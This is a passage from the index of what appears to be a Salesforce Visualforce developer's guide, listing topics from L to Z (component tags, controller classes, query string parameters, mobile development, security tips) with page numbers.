 understanding 489

L

Label global variable type 448
 Label.site global variable type 449
 Layouts, page 9
 See Page layouts 9
 legend tag 190–191, 195
 Library 222
 JavaScript commands for Visualforce Mobile 222
 Library, component 30
 See Component reference 30
 Lifecycle 22, 87–88, 90, 92
 controller 87–88, 90, 92
 controller extension 87–88, 90, 92
 execution order 87
 get request 88
 page 87–88, 90, 92
 postback request 90
 view state 90
 View State tab 22
 Limits 506
 code execution 506
 lineSeries tag 190–191, 195
 Links 51
 query string parameters 51
 liveAgent 432–435
 clientChat tag 432
 clientChatEndButton tag 433
 clientChatInput tag 433
 clientChatLog tag 434
 clientChatMessages tag 434
 clientChatQueuePosition tag 435
 clientChatSaveButton tag 435

liveAgent (*continued*)
 clientChatSendButton tag 435
 Loops 506
 execution limits 506

M

Markup, Visualforce 10
 overview 10
 Merge fields 13
 Message class 492–493
 instantiation 492
 methods 493
 severity enum 493
 understanding 492
 Message severity 493
 messaging 436–438, 440–441
 attachment tag 436
 emailHeader tag 437
 emailTemplate tag 438
 htmlEmailBody tag 440
 plainTextEmailBody tag 441
 Messaging namespace 174, 177
 EmailFileAttachment class 177
 SingleEmailMessage class 174
 Methods 82, 105–106, 108, 110, 480–482, 485, 489, 493–494, 499,
 501, 504
 action 82, 108, 481
 ApexPages 480
 getName() 105
 getter 82, 106
 IdeaStandardController 482
 IdeaStandardSetController 485
 KnowledgeArticleVersionStandardController 489
 message 493
 navigation 110
 pageReference 494
 SelectOption 499
 setter 82
 StandardController 501
 StandardSetController 504
 Mobile 212
 see Visualforce Mobile 212
 mobile client application 213
 mobile configurations 225
 MVC architecture 14

N

Namespaces 138
 c 138
 custom component 138
 Navigation 110, 112
 New features in this release 17

O

ObjectType global variable type 451
 Operators, expression 470
 Organization global variable type 451
 outputField tag 131
 outputLabel tag 38, 247
 outputLink tag 38, 51
 outputPanel tag 53, 55, 252
 outputText tag 143
 Overriding 126
 buttons 126

- Overriding (*continued*)
 - tab home pages 126
- Overview 9, 212
 - Salesforce Mobile 212
 - Visualforce 9
 - Visualforce Mobile 212

P

- packages 151
- Page creation 26
- Page editor 27
- Page global variable type 452
- Page layouts 9
 - limitations 9
- page tag 27, 34, 57, 64, 85, 249
- pageBlock tag 30, 57, 115, 117, 181
- pageBlockButtons tag 115, 117
- pageBlockSection tag 115, 117
- pageBlockSectionItem tag 252
- pageBlockTable tag 47–48
- pageMessage tag 58
- PageReference class 493–494, 497–498
 - instantiation 494
 - methods 494
 - navigation example 498
 - query string example 497
 - understanding 493
- PageReference object 107, 110
- PageReference objects 109, 115
- Pages 57, 215–216, 218–219
 - BlackBerry development 218
 - cross-platform mobile development 219
 - iPhone development 216
 - mobile development 215
 - styling 57
- Pages, Visualforce 10–11
 - overview 10
 - usage 11
- panelBar tag 255
- param tag 51–52
- Parameters 49–51
 - getting query string 50
 - query string id 49
 - setting query string 51
- Partial page updates 53
- PDF, best practice 253
- PDF, render as 45
- Permissions 84
 - controller 84
- pieSeries tag 190–191, 195
- plainTextEmailBody tag 181
- Platform, Force.com 9
 - See Force.com platform 9
- Postback requests 90
- Profile global variable type 452

Q

- Queries 506
 - execution limits 506
- Query string parameters 49–51, 99
 - getting 50
 - setting 51
 - testing with 99
- Quick fixes 13, 109

- Quick start 27–28, 34, 45, 48
 - creating a page 27
 - displaying field values 28
 - Editing table data 48
 - PDF 45
 - redirecting pages 34
 - render as PDF 45
 - specifying a controller 28
- Quick start tutorial, Visualforce 26

R

- Read Only Context 85
- Record types 131
- Redirecting to a static resource 249
- Reference, component 30
 - See Component reference 30
- relatedList tag 42, 53
- Release notes 17
- rendered attribute 140
- repeat tag 143, 181, 255
- rerender attribute 247
- reRender attribute 53
- Resource global variable 133
- Resource global variable type 452
- Resources, static 132
 - See Static resources 132

S

- S-controls 9, 15
 - compared with Visualforce pages 15
 - limitations 9
- Salesforce editions, supported 11
- Salesforce Mobile 212, 225
 - mobile configurations 225
 - overview 212
 - supported devices 212
- Salesforce styles 57
- Saving 26
- SControl global variable type 453
- Security 472, 474
 - code 472
 - formulas 474
 - Visualforce 474
- Security, controller 84
- selectCheckboxes tag 36, 38
- selectList tag 36, 38
- SelectOption 498–500
 - class 498
 - example 500
 - instantiation 499
 - methods 499
- selectOption tag, Visualforce 119
- selectRadio tag 36, 38
- selectRadio tag, Visualforce 119
- Setter methods 82
- Severity, messages 493
- Sharing rules 250
- site 442–443
 - googleAnalyticsTracking tag 442
 - previewAsAdmin tag 443
- Site global variable type 453
- social 444
 - profileViewer tag 444
- SOQL queries 506
 - execution limits 506

SOSL queries 506
 execution limits 506
 Spring '12 17
 Standard controllers 64–67, 76, 79
 accessing data 65
 actions 65
 associating with pages 64
 extending 76, 79
 styling pages that use 67
 validation rules 66
 Standard object list 34
 StandardController 501–502
 example 502
 methods 501
 standardController attribute 64
 StandardController class 501
 instantiation 501
 understanding 501
 StandardSetController 123, 504–505
 example 505
 methods 504
 prototype object 123
 StandardSetController class 503
 instantiation 503
 prototype object 503
 understanding 503
 Statements 506
 execution limits 506
 Static resources 132–133, 249
 creating 132
 limits 132
 redirecting to 249
 referencing in markup 133
 status attribute 247
 style attribute 59
 Style sheets 59
 See Cascading style sheets. 59
 styleClass attribute 59
 stylesheet tag 57, 59
 Stylesheets 183
 email template 183
 Styling pages 57, 59, 67
 standard controllers and 67
 with custom styles 59
 with Salesforce styles 57
 Syntax highlighting 13
 System global variable 107
 System mode 77
 System.OriginDateTime global variable 455

T

Tables 47–48
 dataTable tag 47–48
 pageBlockTable tag 47–48
 Tabs 126, 224
 overriding 126
 Visualforce Mobile 224
 tabStyle attribute 57, 107
 Tags 14, 27, 30, 34–36, 38, 42, 47–48, 51–55, 57–59, 64, 82, 85, 108, 115, 117, 131, 137–139, 143, 165, 168, 174, 181, 185, 190–191, 195, 206, 210, 215, 240, 247, 249–252, 255–256, 258, 260–261, 264, 266, 268–269, 271–274, 279, 282, 285, 287, 289–290, 293, 299–301, 303, 305–307, 310–311, 314–316, 320, 322, 325–326, 329, 331, 334–338, 340, 342–343, 345, 348, 350, 352, 356, 358, 360, 363, 366, 371–373, 375, 377,

Tags (*continued*)
 381–384, 386, 388–390, 393, 397, 399–400, 404–405, 407, 410, 414–425, 427–438, 440–444
 actionFunction 108, 240, 247
 actionPoller 82, 108
 actionStatus 54, 143, 252
 actionSupport 55, 82, 108, 210, 247
 apex:actionFunction 256
 apex:actionPoller 258
 apex:actionRegion 260
 apex:actionStatus 261
 apex:actionSupport 264
 apex:attribute 266
 apex:axis 268
 apex:barSeries 269
 apex:chart 271
 apex:chartLabel 272
 apex:chartTips 273
 apex:column 274
 apex:commandButton 279
 apex:commandLink 282
 apex:component 285
 apex:componentBody 287
 apex:composition 289
 apex:dataList 290
 apex:dataTable 293
 apex:define 299
 apex:detail 300
 apex:dynamicComponent 301
 apex:enhancedList 303
 apex:facet 305
 apex:flash 306
 apex:form 307
 apex:iframe 310
 apex:image 311
 apex:include 314
 apex:includeScript 314
 apex:inlineEditSupport 315
 apex:inputCheckbox 316
 apex:inputField 320
 apex:inputFile 322
 apex:inputHidden 325
 apex:inputSecret 326
 apex:inputText 329
 apex:inputTextarea 331
 apex:insert 334
 apex:legend 335
 apex:lineSeries 336
 apex:listViews 337
 apex:message 338
 apex:messages 340
 apex:outputField 342
 apex:outputLabel 343
 apex:outputLink 345
 apex:outputPanel 348
 apex:outputText 350
 apex:page 352
 apex:pageBlock 356
 apex:pageBlockButtons 358
 apex:pageBlockSection 360
 apex:pageBlockSectionItem 363
 apex:pageBlockTable 366
 apex:pageMessage 371
 apex:pageMessages 372
 apex:panelBar 373
 apex:panelBarItem 375
 apex:panelGrid 377
 apex:panelGroup 381

Tags (*continued*)

- apex:param 382
- apex:pieSeries 383
- apex:relatedList 384
- apex:repeat 386
- apex:scontrol 388
- apex:sectionHeader 389
- apex:selectCheckboxes 390
- apex:selectList 393
- apex:selectOption 397
- apex:selectOptions 399
- apex:selectRadio 400
- apex:stylesheet 404
- apex:tab 405
- apex:tabpanel 407
- apex:toolbar 410
- apex:toolbarGroup 414
- apex:variable 415
- apex:vote 416
- attachment 185
- attribute 139
- axis 190–191, 195
- barSeries 190–191, 195
- chart 190–191, 195
- chartLabel 190–191, 195
- chartTips 190–191, 195
- chatter:feed 417
- chatter:feedWithFollowers 418
- chatter:follow 418
- chatter:followers 419
- chatter:newsfeed 419
- chatteranswers:allfeeds 420
- chatteranswers:changepassword 420
- chatteranswers:forgotpassword 421
- chatteranswers:forgotpasswordconfirm 421
- chatteranswers:help 422
- chatteranswers:login 422
- chatteranswers:registration 422
- chatteranswers:singleitemfeed 423
- column 251
- commandButton 35, 38, 51, 82, 108, 115, 117
- commandLink 35, 38, 51–53, 82, 108
- component 137
- componentBody 138
- composition 206
- dataTable 47–48, 251
- define 206
- detail 30, 181
- dynamicComponent 165
- emailTemplate 181
- facet 53–54, 143, 250
- flow:interview 423
- form 35–36, 38, 52, 115, 117, 174, 181
- htmlEmailBody 181
- ideas:detailOutputLink 424
- ideas:listOutputLink 425
- ideas:profileListOutputLink 427
- include 51, 210, 215
- inputCheckbox 35–36, 38
- inputField 14, 35–36, 38, 115, 117, 131, 247
- inputFile 38
- inputHidden 35
- inputSecret 35–36, 38
- inputText 35–36, 38, 143
- inputTextarea 35–36, 38
- insert 206
- knowledge:articleCaseToolbar 428
- knowledge:articleList 429

Tags (*continued*)

- knowledge:articleRendererToolbar 430
- knowledge:articleTypeList 431
- knowledge:categoryList 431
- legend 190–191, 195
- lineSeries 190–191, 195
- liveAgent:clientChat 432
- liveAgent:clientChatEndButton 433
- liveAgent:clientChatInput 433
- liveAgent:clientChatLog 434
- liveAgent:clientChatMessages 434
- liveAgent:clientChatQueuePosition 435
- liveAgent:clientChatSaveButton 435
- liveAgent:clientChatSendButton 435
- messaging:attachment 436
- messaging:emailHeader 437
- messaging:emailTemplate 438
- messaging:htmlEmailBody 440
- messaging:plainTextEmailBody 441
- outputField 131
- outputLabel 38, 247
- outputLink 38, 51
- outputPanel 53, 55, 252
- outputText 143
- page 27, 34, 57, 64, 85, 249
- pageBlock 30, 57, 115, 117, 181
- pageBlockButtons 115, 117
- pageBlockSection 115, 117
- pageBlockSectionItem 252
- pageBlockTable 47–48
- pageMessage tag 58
- panelBar 255
- param 51–52
- pieSeries 190–191, 195
- plainTextEmailBody 181
- relatedList 42, 53, 168
- repeat 143, 181, 255
- selectCheckboxes 36, 38
- selectList 36, 38
- selectRadio 36, 38
- site:googleAnalyticsTracking 442
- site:previewAsAdmin 443
- social:profileViewer 444
- stylesheet 57, 59
- Tags, custom 135
 - See Custom components 135
- Templates 206
 - dynamic 206
 - skeleton 206
- Templates, email 180
 - See Email templates 180
- Testing controllers 99
- transient keyword 103
- Troubleshooting 26, 245
 - page creation 26
 - performance issues 245
- Tutorial, Visualforce quick start 26
- Typographical conventions 20

U

- Unit tests 99
- Upgrading 14
 - Visualforce 14
- URL query string parameters 49–51
 - getting 50
 - setting 51
- URLFOR function 133

- usage 200
- User global variable type 455
- User.UITheme global variable type 456
- User.UIThemeDisplayed global variable type 456
- UserRole global variable type 456

V

- Variables, global 28
 - See Global variables 28
- Versioning 16, 138, 236
 - custom components 138
 - packages 236
- View state 87
- Visualforce 14, 16, 22, 24, 26, 41, 43, 118–119, 126, 131, 142–143, 151, 153, 155, 157, 164–165, 168, 174, 190–191, 195, 200, 206, 238–239, 472, 480, 493
 - Ajax 238
 - ApexPages methods 480
 - chart 190–191, 195
 - compiling successfully 26
 - dashboard components, advanced 118
 - dashboard components, basic 41
 - development mode footer 22
 - dynamic binding 143, 151, 157
 - custom objects 151
 - packages 151
 - standard objects 143
 - dynamic bindings 142, 153
 - dynamic components 164–165, 168
 - dynamic reference 157
 - editor 24
 - embedding flows 200
 - environments 22
 - field sets 155
 - form tag 119
 - global variables 157
 - globals 157
 - Google Charts, integrating with 119
 - graphic 190–191, 195
 - image tag 119
 - inline editing 43
 - inputTextArea tag 119
 - JavaScript 190, 238

Visualforce (*continued*)

- JavaScript library 239
- JavaScript remoting 191
- limitations 165
- lists 153
- maps 153
- message severity 493
- non-dynamic components 165
- overriding buttons and tab home pages 126
- page considerations 26
- PDF 190
- record types 131
- restrictions 165
- security tips 472
- selectOption tag 119
- selectRadio tag 119
- sending email 174
- templates 206
- tools 22
- versioning 16
- View State tab 22
- when to use 14
- Visualforce Mobile 212, 215, 219, 222, 224, 227
 - best practices 215
 - cross-platform development 219
 - JavaScript library 222
 - tabs 224
 - testing 227
- Visualforce pages 61–62, 67
 - ContentType 61
 - doctype 62
 - object accessibility 67

W

- Web services API calls 14
 - when to use 14
- with sharing 250
- Wizards, creating 112

Z

- Zip archives, referencing files in 133

